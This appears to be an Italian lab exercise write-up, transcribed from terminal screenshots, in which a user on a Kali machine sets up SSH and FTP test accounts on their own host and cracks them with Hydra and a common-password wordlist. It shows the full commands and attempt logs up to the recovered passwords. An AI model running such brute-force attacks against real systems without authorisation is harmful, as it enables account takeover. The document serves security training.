# CRACKING SERVIZIO SSH

```
                                          test_user@kali: ~

File   Actions   Edit   View   Help

  ┌──(kali㉿kali)-[~]
  └─$ ssh test_user@192.168.50.100
test_user@192.168.50.100's password:
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Aug 23 20:27:52 2024 from 192.168.50.100
  ┌─(Message from Kali developers)

   This is a minimal installation of Kali Linux, you likely
   want to install supplementary tools. Learn how:
   ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/

  └─(Run: "touch ~/.hushlogin" to hide this message)
  ┌──(test_user㉿kali)-[~]
  └─$ ▮
```

```
                                          kali@kali: ~

File   Actions   Edit   View   Help

   test_user@kali: ~  ×      kali@kali: ~  ×

zsh: suspended   hydra -l test_user -P /usr/share/seclists/Passwords/password_123.txt  -t4 ssh

  ┌──(kali㉿kali)-[~]
  └─$ hydra -l test_user -P /usr/share/seclists/Passwords/password_123.txt 192.168.50.100 -t4 ssh -V

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-25 17:01:25
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 135 login tries (l:1/p:135), ~34 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456" - 1 of 135 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456789" - 2 of 135 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "picture1" - 3 of 135 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 4 of 135 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345678" - 5 of 135 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "111111" - 6 of 135 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123123" - 7 of 135 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345" - 8 of 135 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234567890" - 9 of 135 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "senha" - 10 of 135 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234567" - 11 of 135 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "qwerty" - 12 of 135 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abc123" - 13 of 135 [child 0] (0/0)
```

```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234qwer" - 86 of 135 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "superman" - 87 of 135 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "147258" - 88 of 135 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "999999" - 89 of 135 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "159357" - 90 of 135 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "love123" - 91 of 135 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "tigger" - 92 of 135 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "purple" - 93 of 135 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "samantha" - 94 of 135 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "charlie" - 95 of 135 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "babygirl" - 96 of 135 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 97 of 135 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "7777777" - 98 of 135 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "fuckyou" - 99 of 135 [child 1] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-25 17:05:12
```

CRAKING FTP


```
File  Actions  Edit  View  Help

test_user@kali: ~  ×    kali@kali: ~  ×    kali@kali: ~  ×

┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
[sudo] password for kali:
The following packages were automatically installed and are no longer required:
  libavfilter9  libplacebo338  libpostproc57  librav1e0  libroc0.3  libsvtav1enc1d1  python3-diskcache
Use 'sudo apt autoremove' to remove them.

Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 2
  Download size: 142 kB
```

```
┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start

┌──(kali㉿kali)-[~]
└─$ █
```



```
                                        kali@kali: ~

File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/vsftpd.conf
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo adduser ftpuser
info: Adding user `ftpuser' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `ftpuser' (1002) ...
info: Adding new user `ftpuser' (1002) with group `ftpuser (1002)' ...
info: Creating home directory `/home/ftpuser' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for ftpuser
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `ftpuser' to supplemental / extra groups `users' ...
info: Adding user `ftpuser' to group `users' ...

┌──(kali㉿kali)-[~]
└─$ █
```

```
  ┌──(kali㉿kali)-[~]
  └─$ hydra -l ftpuser -P /usr/share/seclists/Passwords/password_123.txt 192.168.50.100 -t4 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-26 18:57:13
[DATA] max 4 tasks per 1 server, overall 4 tasks, 137 login tries (l:1/p:137), ~35 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "123456" - 1 of 137 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "123456789" - 2 of 137 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "picture1" - 3 of 137 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "password" - 4 of 137 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "12345678" - 5 of 137 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "111111" - 6 of 137 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "123123" - 7 of 137 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "12345" - 8 of 137 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "1234567890" - 9 of 137 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "senha" - 10 of 137 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "1234567" - 11 of 137 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "qwerty" - 12 of 137 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "abc123" - 13 of 137 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "Million2" - 14 of 137 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "000000" - 15 of 137 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "1234" - 16 of 137 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "iloveyou" - 17 of 137 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "aaron431" - 18 of 137 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "password1" - 19 of 137 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "qqww1122" - 20 of 137 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "123" - 21 of 137 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "omgpop" - 22 of 137 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "123321" - 23 of 137 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "654321" - 24 of 137 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "qwertyuiop" - 25 of 137 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "qwer123456" - 26 of 137 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "123456a" - 27 of 137 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "a123456" - 28 of 137 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "ftppass" - 29 of 137 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "666666" - 30 of 137 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "asdfghjkl" - 31 of 137 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "ftpuser" - pass "ashley" - 32 of 137 [child 1] (0/0)
[21][ftp] host: 192.168.50.100   login: ftpuser   password: ftppass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-26 18:57:38

  ┌──(kali㉿kali)-[~]
```